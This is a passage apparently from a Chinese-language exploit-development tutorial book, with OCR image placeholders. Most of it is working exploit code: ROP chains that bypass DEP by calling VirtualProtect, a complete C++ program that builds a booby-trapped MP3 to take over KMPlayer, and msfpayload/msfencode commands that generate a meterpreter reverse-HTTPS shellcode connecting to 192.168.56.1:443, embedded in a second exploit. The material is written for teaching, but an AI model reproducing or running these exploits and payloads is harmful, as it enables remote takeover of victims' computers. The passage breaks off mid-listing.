rop2.pack_addr_32(0x1102575f);
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop2.pack_addr_32(0x1107ef8b, 4);
//0x1102575f :  # XCHG EAX,ECX # RETN
// eax = VirtualProtect addr; ecx = edi
rop2.pack_addr_32(0x1102575f);
//0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
// [ecx] = eax; [edi] = VirtualProtect addr
rop2.pack_addr_32(0x110401be, 4);

/*<ROP3 to set VirtualProtect's args>*/
ByteArray rop3;
/* ROP3: VirtualProtect ARG 1: save edi in [edi+0x08]*/
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop3.pack_addr_32(0x1107ef8b, 4);
//0x1118564e :  # ADD EAX,8 # RETN
// eax = edi+8
rop3.pack_addr_32(0x1118564e);
//0x1102575f :  # XCHG EAX,ECX # RETN
// ecx = edi+8
rop3.pack_addr_32(0x1102575f);
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop3.pack_addr_32(0x1107ef8b, 4);
//0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
// [ecx] = eax, so [edi+8] = edi
rop3.pack_addr_32(0x110401be, 4);

/* ROP3: VirtualProtect ARG 4: save edi-4 in [edi+0x14]*/
// ecx = edi+8
//0x1102575f :  # XCHG EAX,ECX # RETN
// eax = edi+8
rop3 += 0x1102575f;
//0x11185661 :  # ADD EAX,0C # RETN
// eax = edi+14
rop3 += 0x11185661;
//0x1102575f :  # XCHG EAX,ECX # RETN
// ecx = edi+14
rop3 += 0x1102575f;
//0x111461b6 :  # MOV EAX,4 # RETN
// eax = 4
rop3 += 0x111461b6;
//0x1107c3b8 :  # XCHG EAX,EDX # RETN
// edx = 4
rop3 += 0x1107c3b8;
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop3.pack_addr_32(0x1107ef8b, 4);
//0x110558f7 :  # SUB EAX,EDX # RETN
// eax = edi-4
rop3 += 0x110558f7;
//0x110401be :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,1 # POP EBX # RETN
// [ecx] = eax, so [edi+14] = edi-4
rop3.pack_addr_32(0x110401be, 4);

/*<ROP4 to set esp to edi and retn>*/
ByteArray rop4;
// key: initially set ebp = edi-0x1c; then use the last command to adjust esp
//0x1105b496 :  # MOV EAX,1C # RETN
// eax = 0x1c
rop4 += 0x1105b496;
//0x1107c3b8 :  # XCHG EAX,EDX # RETN
// edx = 0x1c
rop4 += 0x1107c3b8;
//0x1107ef8b :  # MOV EAX,EDI # POP EBX # RETN
// eax = edi
rop4.pack_addr_32(0x1107ef8b, 4);
//0x110558f7 :  # SUB EAX,EDX # RETN
// eax = eax - edx = edi - 0x1c
rop4 += (0x110558f7);
//0x1114278e :  # XCHG EAX,EBP # RETN
// ebp = edi - 0x1c
rop4 += 0x1114278e;
//0x11062601 :  # PUSH EBP # POP ESP # POP EBP # POP EBX # ADD ESP,14 # RETN
// esp = edi - 0x1c (push ebp # pop esp)
// eip = edi, esp = edi+4 (pop ebp # pop ebx # add esp,14 # retn)
rop4.pack_addr_32(0x11062601, 0x20);

ByteArray padding_A(0x08, 'A');
ByteArray padding_B(0x3ec, 'B');
ByteArray jmp_esp(0x11140284); //0x11140284 : jmp esp
ByteArray shellcode(12, '\x90'); // 12 NOPs
```





```
        << padding_B
        << ByteArray(4, 0)                      // VirtualProtect addr, generated on the fly
        << jmp_esp
        << ByteArray(0x1119a000)                // arg 1, generated on the fly
        << ByteArray(0x500)                     // arg 2, fixed
        << ByteArray(0x40)                      // arg 3, fixed
        << ByteArray(kernel32_offsets[os_id])   // arg 4, generated on the fly
        << shellcode;
}
```

執行一下如下圖：



我們如果把 final-win10-x86.txt 和 final-win10-x64.txt 分別拿到 Windows 10 x86 和 Windows 10 x64 下執行，都得到：






攻守之戰結束。


突破一切防禦後終於讓電腦和 fon909 說句 "Hello, World!"，這個招呼可真是得來不易啊。

這是我三年多前在寫第四章的時候所作的承諾。

第四章有 KMPlayer 的下載連結。那裡也有個攻擊程式，如果直接用那裡的攻擊程式，是可以在新版的 Windows 系統上跑的。例如說 Windows 7 x64：



Windows 10 x64：



原因是因為 KMPlayer 並沒有開啟 /NXCOMPAT 的連結器功能，所以使用者的 Windows 作業系統都可以跑。

但是如果到控制台去，把 DEP 的設定改成 OptOut 的話，這個攻擊就不能跑了，因為 OptOut 模式會讓 DEP 保護所有程式。

碼：


```
// attk_kmplayer_final.cpp
// 2015-2-2
// fon909@outlook.com

#include <iostream>
#include <string>
#include <fstream>

#include "bytearray.h" // 記得引入 ByteArray

using namespace std;

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
```

```
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main(int argc, char **argv) {
    ByteArray rop1, rop2, rop3, rop4;

    /*<ROP1 to set edi to iesp + 0x400>*/
    //0x00439c7b :  # PUSH ESP # POP EDI # POP ESI # POP EBX # RETN
    // edi = iesp
    rop1.pack_addr_32(0x00439c7b, 8 + 4/*add a 4 to compensate the stack*/);
    //0x005ecdfa :  # XCHG EAX,EDI # RETN
    // eax = iesp
    rop1 += 0x005ecdfa;
    //0x00747e15 :  # XCHG EAX, EBX # RETN
    // ebx = iesp
    rop1 += 0x00747e15;
    //0x0050b795 :  # MOV EDX,400 # MOV EAX,EDX # RETN
    // eax = 0x400
    rop1 += 0x0050b795;
    //0x00410c51 :  # ADD EAX,EBX # POP EBX # POP EBP # RETN
    // eax = eax + ebx = 0x400 + iesp
    rop1.pack_addr_32(0x00410c51, 8);
    //0x00838a6e :  # PUSH EAX # POP EDI # POP ESI # RETN
    // edi = iesp + 0x400
    rop1.pack_addr_32(0x00838a6e, 4);

    /*<ROP2 to set VirtualProtect addr, save [[edi]] to [edi]*/
    // eax = edi = iesp + 0x400
    //0x00622466 :  # XCHG EAX,EDX # RETN
    // edx = edi
    rop2 += 0x00622466;
    //0x00500311 :  # MOV EAX,DWORD PTR DS:[EDX] # RETN
    // eax = [edi]
    rop2 += 0x00500311;
    //0x00622466 :  # XCHG EAX,EDX # RETN
    // edx = [edi]
    rop2 += 0x00622466;
    //0x00500311 :  # MOV EAX,DWORD PTR DS:[EDX] # RETN
    // eax = [[edi]]
    rop2 += 0x00500311;
    //0x00622466 :  # XCHG EAX,EDX # RETN
    // edx = [[edi]]
    rop2 += 0x00622466;
    //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
    // ebx = edi
    rop2 += 0x0040a385;
    //0x00622466 :  # XCHG EAX,EDX # RETN
    // eax = [[edi]]
    rop2 += 0x00622466;
    //0x0047e1f7 :  # MOV DWORD PTR DS:[EBX],EAX # POP EBX # RETN
    // [ebx] = eax, so [edi] = [[edi]]
    rop2.pack_addr_32(0x0047e1f7, 4);

    /*<ROP3 to set VirtualProtect's args>*/
        /*<VirtualProtect ARG1: save edi to [edi+0x08]>*/
        //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
        // ebx = edi
        rop3 += 0x0040a385;
        //0x00500108 :  # XOR EAX,EAX # RETN
        //0x005d8891 :  # ADD EAX,4 # RETN
        //0x005d8891 :  # ADD EAX,4 # RETN
        // eax = 0x08
        rop3.pack_addr_32(0x00500108).pack_addr_32(0x005d8891).pack_addr_32(0x005d8891);
        //0x00410c51 :  # ADD EAX,EBX # POP EBX # POP EBP # RETN
        // eax = edi + 0x08
        rop3.pack_addr_32(0x00410c51, 8);
        //0x00622466 :  # XCHG EAX,EDX # RETN
        // eax = [[edi]]
        rop3.pack_addr_32(0x00622466);
        //0x00622466 :  # XCHG EAX,EDX # RETN
        // eax = edi + 0x08
        rop3 += 0x00622466;
        //0x0040dd15 :  # MOV DWORD PTR DS:[EAX],EBX # ADD EAX,4 # POP EBX # RETN
        // [eax] = ebx, so [edi + 0x08] = edi
        rop3.pack_addr_32(0x0040dd15, 4);

        /*<VirtualProtect ARG4: save edi-0x04 to [edi+0x14]>*/
        // eax = edi + 0x08 + 4
        //0x005d8891 :  # ADD EAX,4 # RETN
        //0x005d8891 :  # ADD EAX,4 # RETN
        rop3.pack_addr_32(0x005d8891).pack_addr_32(0x005d8891);
        // eax = edi + 0x14
        //0x00622466 :  # XCHG EAX,EDX # RETN
        // edx = edi + 0x14
        rop3 += 0x00622466;
        //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
        // ebx = edi
        rop3 += 0x0040a385;
        //0x00747e15 :  # XCHG EAX,EBX # RETN
        // eax = edi
        rop3 += 0x00747e15;
        //0x0040dd21 :  # SUB EAX,4 # RETN
        // eax = edi - 4
        rop3 += 0x0040dd21;
        //0x00665c8b :  # MOV DWORD PTR DS:[EDX],EAX # POP EBX # RETN
        // [edx] = eax, so [edi + 0x14] = edi - 4
        rop3.pack_addr_32(0x00665c8b, 4);

    /*<ROP4 to set eip = VirtualProtect addr and esp = edi+0x04>*/
    //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
    // ebx = edi
    rop4 += 0x0040a385;
    //0x00747e15 :  # XCHG EAX,EBX # RETN
    // eax = edi
    rop4 += 0x00747e15;
    //0x00622466 :  # XCHG EAX,EDX # RETN
    // edx = edi
    rop4 += 0x00622466;
    //0x0048290f :  # PUSH EDX # POP ESP # RETN
    rop4 += 0x0048290f;

    /*
    <VirtualProtect Addr>
        [0088b5d0]
    */
    /*
    <stack>
        padding to retn
        rop1 to set edi to iesp + 0x400                     iesp-0x08
        rop2 to set VirtualProtect addr                     iesp-0x08+sizeof(rop1)
        rop3 to set VirtualProtect's args                   iesp-0x08+sizeof(rop1~2)
        rop4 to set eip = VirtualProtect addr and esp = edi+4   iesp-0x08+sizeof(rop1~3)
        padding to edi                                      iesp-0x08+sizeof(rop1~4)
        VirtualProtect addr (initial 0088b5d0)              edi
            - retn to shellcode (push esp # retn)           edi+0x04
            - arg1 edi                                      edi+0x08
            - arg2 0x500 fixed                              edi+0x0c
            - arg3 0x40 fixed                               edi+0x10
            - arg4 edi-0x04                                 edi+0x14
        shellcode                                           edi+0x18
    */

    size_t const iesp(0x06E6EF34), rop_size_limit(0x400), edi(iesp + rop_size_limit),
        padding_to_ret(4112), padding_to_edi(edi - (iesp - 0x08 + rop1.size() + rop2.size() + rop3.size() + rop4.size()));
    ByteArray kmplayer_virtualprotect_addr(0x0088b5d0);
    ByteArray retn_to_shellcode(0x00474a55); // push esp # retn
    ByteArray shellcode(12, '\x90'); // 12 NOPs
    shellcode += string(code);
```

```
    string filename("GEM XXX Live Concert (DEP & ASLR Remix).mp3");
    ofstream fout(filename.c_str(), ios::binary);
    fout << ByteArray(padding_to_ret, 0)
        << rop1 << rop2 << rop3 << rop4
        << ByteArray(padding_to_edi, 0)
        << kmplayer_virtualprotect_addr     // VirtualProtect addr, generated on the fly
        << retn_to_shellcode
        << ByteArray(4, 0)                  // arg 1, generated on the fly
        << ByteArray(0x500)                 // arg 2, fixed
        << ByteArray(0x40)                  // arg 3, fixed
        << ByteArray(4, 0)                  // arg 4, generated on the fly
        << shellcode;
}
```

編譯連結執行，產生出新的 mp3 檔案。

這個新的 mp3，即使拿到伺服器級的 Windows 系統也可以順利播放，例如 Windows Server 2008 R2 SP1：



讀者可能會覺得奇怪，為什麼這個 KMPlayer 的攻擊可以一支程式跨作業系統版本呢？剛剛那個 FinalDefence.exe 就必須要針對不同系統給予不同的數值來攻擊，為什麼這裡不用？

原 因很簡單，因為 KMPlayer.exe 裡面的 IAT 竟然直接有 VirtualProtect 函式，而 KMPlayer.exe 也沒有支援 ASLR，所以在這種情況下，攻擊程式完全可以跨平台，只要 KMPlayer.exe 本身可以跑的平台，攻擊程式就可以攻擊，超級穩定。

不只是 Hello, World!

Shellcode 能夠執行，代表我們可以控制整台電腦。我們之前為了教學與紀念作者親人的緣故，一直使用 Hello, World! 這個無傷害力的 shellcode，但是可不要因此輕看攻擊者能夠做的事。

我們來舉點例子。

用 本書第三章所教的 msfpayload 和 msfencode 製作一個透過 https 連線的 shellcode。這個 shellcode 在被攻擊者的電腦中執行的時候，會連到攻擊者的 https，也就是 port 443。這在一般對外的防火牆連線都會開啟，因為要讓內部可以連到外部的網頁，通常是 port 80 或 443。選擇 443 是因為它的普遍而且有加密，這會讓網管不疑有他或者無法監聽中間的通訊。

安裝 Metasploit Framework（以下簡稱 msf）請參考本書第一章。

執行 msfpayload 如下：

```
$ ./msfpayload windows/meterpreter/reverse_https LHOST=192.168.56.1 LPORT=443 R > reverse_https.bin
```

這會初步輸出一個連到 192.168.56.1:443 的 shellcode，而且運用的是 Metasploit 的 meterpreter 功能，比一般 cmd.exe 能夠做的事多太多了。

執行 msfencode 如下：

```
$ ./msfencode -p windows -b '\x0c\x0d\x20\x1a\x00\x0a\x0b\x09' -i reverse_https.bin -o reverse_https_shikata.bin -t raw
```

我放了一些常見的 bad chars，讀者有興趣可以自行調整。

這會輸出一個編碼過的 shellcode，檔名是 reverse_https_shikata.bin。

我們透過我寫的 fonreadbin 小程式把檔案讀出來轉成 C/C++ 格式：

```
$ fonreadbin reverse_https_shikata.bin 20
//Reading "reverse_https_shikata.bin"
//Size: 377 bytes
//Count per line: 20
char code[] =
"\xbd\x8c\xdb\xdd\xb4\xd9\xc9\xd9\x74\x24\xf4\x5f\x29\xc9\xb1\x58\x83\xc7\x04\x31"
```


```
"\x9d\xe5\x0e\x66\xdf\x31\x9a\x7b\x47\xb2\x3c\x58\x79\x17\xda\x2b\x75\xdc\xa8\x74"
"\x9a\xe3\x7d\x0f\xa6\x68\x80\xc0\x2e\x2a\xa7\xc4\x6b\xe9\xc6\x5d\xd6\x5c\xf6\xbe"
"\xbe\x01\x52\xb4\x2d\x56\xeb\x97\x39\xc6\x89\x53\xba\x7e\x25\xf5\xd4\x17\x9d\x6d"
"\x65\x90\x3b\x69\x8a\x8b\x75\xae\x27\x60\x25\x03\x9b\xee\xf3\xf5\x62\x49\xfc\x2f"
"\xc7\xc6\x69\xd3\xbb\xbb\x05\x68\x3a\x3b\xd6\x65\x73\x6b\xbe\x2e\x05\x14\xf8\x2e"
"\xc0\x79\x6d\xd1\xd9\x9d\xe9\x82\x4e\x0e\x19\x19\x22\xe0\xb5\x89\x91\x2e\x7d\xb1"
"\xcf\xb8\xeb\x5d\xaf\xac\x6b\x6e\x4f\x2c\xe5\x71\x25\x28\xa5\x1b\xa5\x66\x2d\xa9"
"\x9f\x18\x2b\xae\xf5\x77\x67\x02\xa5\x21\xef\x89\x4f\xd5\x94\x2e\x9a\x60\xaa\xa4"
"\x3d\x25\x5e\x9e\x56\x49\x15\x82\xf1\x56\x83\x28\xbf\x40\x92\x50\xbf\x6f\xc4\xe4"
"\x2b\xfe\x2d\xf9\xab\x6a\x12\x91\xab\x7a\x92\x61\xc4\x7a\x92\x21\x14\x29\xfa\xf9"
"\xb0\x9e\x1f\x06\x6d\xb3\xb3\xaa\x07\x54\x64\x25\x18\xba\x8b\xb5\x4b\xec\xe3\xa7"
"\xfd\x99\x16\x38\xd4\x1c\x16\xb3\x68\x95\x90\x3d\x54\x2c\x5e\x48\xbf\x76\x9c\x5b"
"\x56\x79\xdd\x63\x98\xbc\x10\xb2\xea\x88\x6c\xe4\x39\xc2\xa2\xc9\x41";
//NULL count: 0
```

把這個 shellcode 拿去取代原本 KMPlayer 攻擊程式裡面的 shellcode，攻擊程式其他完全不變，如下：

```
// attk_kmplayer_DANGER_HTTPS.cpp
```

```
// 2015-2-2
// fon909@outlook.com

#include <iostream>
#include <string>
#include <fstream>

#include "bytearray.h" // 記得引入 ByteArray

using namespace std;

//Reading "reverse_https_shikata.bin"
//Size: 377 bytes
//Count per line: 20
char code[] =
"\xbd\x8c\xdb\xdd\xb4\xd9\xc9\xd9\x74\x24\xf4\x5f\x29\xc9\xb1\x58\x83\xc7\x04\x31"
"\x6f\x10\x03\x6f\x10\x6e\x2e\x21\x5c\xe8\xd1\xda\x9d\x94\x58\x3f\xac\x86\x3f\x4b"
"\x9d\x16\x4b\x19\x2e\xdd\x19\x8a\xa5\x93\xb5\xbd\x0e\x19\xe0\xf0\x8f\xac\x2c\x5e"
"\x53\xaf\xd0\x9d\x80\x0f\xe8\x6d\xd5\x4e\x2d\x93\x16\x02\xe6\xdf\x85\xb2\x83\xa2"
"\x15\x39\xdf\x32\x1e\xde\xaa\x33\x0f\x71\xa0\x6d\x8f\x70\x65\x06\x86\x6a\x6a\x25"
"\x50\x01\x58\xdd\x63\xc3\x90\x1e\x52\x2b\x7e\x21\x5a\xa6\x7e\x65\x5d\x58\xf5\x9d"
"\x9d\xe5\x0e\x66\xdf\x31\x9a\x7b\x47\xb2\x3c\x58\x79\x17\xda\x2b\x75\xdc\xa8\x74"
"\x9a\xe3\x7d\x0f\xa6\x68\x80\xc0\x2e\x2a\xa7\xc4\x6b\xe9\xc6\x5d\xd6\x5c\xf6\xbe"
"\xbe\x01\x52\xb4\x2d\x56\xeb\x97\x39\xc6\x89\x53\xba\x7e\x25\xf5\xd4\x17\x9d\x6d"
"\x65\x90\x3b\x69\x8a\x8b\x75\xae\x27\x60\x25\x03\x9b\xee\xf3\xf5\x62\x49\xfc\x2f"
"\xc7\xc6\x69\xd3\xbb\xbb\x05\x68\x3a\x3b\xd6\x65\x73\x6b\xbe\x2e\x05\x14\xf8\x2e"
"\xc0\x79\x6d\xd1\xd9\x9d\xe9\x82\x4e\x0e\x19\x19\x22\xe0\xb5\x89\x91\x2e\x7d\xb1"
"\xcf\xb8\xeb\x5d\xaf\xac\x6b\x6e\x4f\x2c\xe5\x71\x25\x28\xa5\x1b\xa5\x66\x2d\xa9"
"\x9f\x18\x2b\xae\xf5\x77\x67\x02\xa5\x21\xef\x89\x4f\xd5\x94\x2e\x9a\x60\xaa\xa4"
"\x3d\x25\x5e\x9e\x56\x49\x15\x82\xf1\x56\x83\x28\xbf\x40\x92\x50\xbf\x6f\xc4\xe4"
"\x2b\xfe\x2d\xf9\xab\x6a\x12\x91\xab\x7a\x92\x61\xc4\x7a\x92\x21\x14\x29\xfa\xf9"
"\xb0\x9e\x1f\x06\x6d\xb3\xb3\xaa\x07\x54\x64\x25\x18\xba\x8b\xb5\x4b\xec\xe3\xa7"
"\xfd\x99\x16\x38\xd4\x1c\x16\xb3\x68\x95\x90\x3d\x54\x2c\x5e\x48\xbf\x76\x9c\x5b"
"\x56\x79\xdd\x63\x98\xbc\x10\xb2\xea\x88\x6c\xe4\x39\xc2\xa2\xc9\x41";
//NULL count: 0

int main(int argc, char **argv) {
    ByteArray rop1, rop2, rop3, rop4;

    /*<ROP1 to set edi to iesp + 0x400>*/
    //0x00439c7b :  # PUSH ESP # POP EDI # POP ESI # POP EBX # RETN
    //  edi = iesp
    rop1.pack_addr_32(0x00439c7b, 8 + 4/*add a 4 to compensate the stack*/);
    //0x005ecdfa :  # XCHG EAX,EDI # RETN
    //  eax = iesp
    rop1 += 0x005ecdfa;
    //0x00747e15 :  # XCHG EAX, EBX # RETN
    //  ebx = iesp
    rop1 += 0x00747e15;
    //0x0050b795 :  # MOV EDX,400 # MOV EAX,EDX # RETN
    //  eax = 0x400
    rop1 += 0x0050b795;
    //0x00410c51 :  # ADD EAX,EBX # POP EBX # POP EBP # RETN
    //  eax = eax + ebx = 0x400 + iesp
    rop1.pack_addr_32(0x00410c51, 8);
    //0x00838a6e :  # PUSH EAX # POP EDI # POP ESI # RETN
    //  edi = iesp + 0x400
    rop1.pack_addr_32(0x00838a6e, 4);

    /*<ROP2 to set VirtualProtect addr, save [[edi]] to [edi]*/
    //  eax = edi = iesp + 0x400
    //0x00622466 :  # XCHG EAX,EDX # RETN
    //  edx = edi
    rop2 += 0x00622466;
    //0x00500311 :  # MOV EAX,DWORD PTR DS:[EDX] # RETN
    //  eax = [edi]
    rop2 += 0x00500311;
    //0x00622466 :  # XCHG EAX,EDX # RETN
    //  edx = [edi]
    rop2 += 0x00622466;
    //0x00500311 :  # MOV EAX,DWORD PTR DS:[EDX] # RETN
    //  eax = [[edi]]
    rop2 += 0x00500311;
    //0x00622466 :  # XCHG EAX,EDX # RETN
    //  edx = [[edi]]
    rop2 += 0x00622466;
    //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
    //  ebx = edi
    rop2 += 0x0040a385;
```



```
    rop2.pack_addr_32(0x0047e1f7, 4);

    /*<ROP3 to set VirtualProtect's args>*/
        /*<VirtualProtect ARG1: save edi to [edi+0x08]>*/
        //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
        //  ebx = edi
        rop3 += 0x0040a385;
        //0x00500108 :  # XOR EAX,EAX # RETN
        //0x005d8891 :  # ADD EAX,4 # RETN
        //0x005d8891 :  # ADD EAX,4 # RETN
        //  eax = 0x08
        rop3.pack_addr_32(0x00500108).pack_addr_32(0x005d8891).pack_addr_32(0x005d8891);
        //0x00410c51 :  # ADD EAX,EBX # POP EBX # POP EBP # RETN
        //  eax = edi + 0x08
        rop3.pack_addr_32(0x00410c51, 8);
        //0x00622466 :  # XCHG EAX,EDX # RETN
        //  edx = edi + 0x08
        rop3 += 0x00622466;
        //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
        //  ebx = edi
        rop3 += 0x0040a385;
        //0x00622466 :  # XCHG EAX,EDX # RETN
        //  eax = edi + 0x08
        rop3 += 0x00622466;
        //0x0040dd15 :  # MOV DWORD PTR DS:[EAX],EBX # ADD EAX,4 # POP EBX # RETN
        //  [eax] = ebx, so [edi + 0x08] = edi
        rop3.pack_addr_32(0x0040dd15, 4);

        /*<VirtualProtect ARG4: save edi-0x04 to [edi+0x14]>*/
        //  eax = edi + 0x08 + 4
        //0x005d8891 :  # ADD EAX,4 # RETN
        //0x005d8891 :  # ADD EAX,4 # RETN
        rop3.pack_addr_32(0x005d8891).pack_addr_32(0x005d8891);
        //  eax = edi + 0x14
        //0x00622466 :  # XCHG EAX,EDX # RETN
        //  edx = edi + 0x14
        rop3 += 0x00622466;
        //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
        //  ebx = edi
        rop3 += 0x0040a385;
        //0x00747e15 :  # XCHG EAX,EBX # RETN
        //  eax = edi
        rop3 += 0x00747e15;
        //0x0040dd21 :  # SUB EAX,4 # RETN
        //  eax = edi - 4
        rop3 += 0x0040dd21;
        //0x00665c8b :  # MOV DWORD PTR DS:[EDX],EAX # POP EBX # RETN
        //  [edx] = eax, so [edi + 0x14] = edi - 4
        rop3.pack_addr_32(0x00665c8b, 4);

    /*<ROP4 to set eip = VirtualProtect addr and esp = edi+0x04>*/
    //0x0040a385 :  # PUSH EDI # OR AL,5F # POP EBX # RETN
    //  ebx = edi
    rop4 += 0x0040a385;
    //0x00747e15 :  # XCHG EAX,EBX # RETN
    //  eax = edi
    rop4 += 0x00747e15;
    //0x00622466 :  # XCHG EAX,EDX # RETN
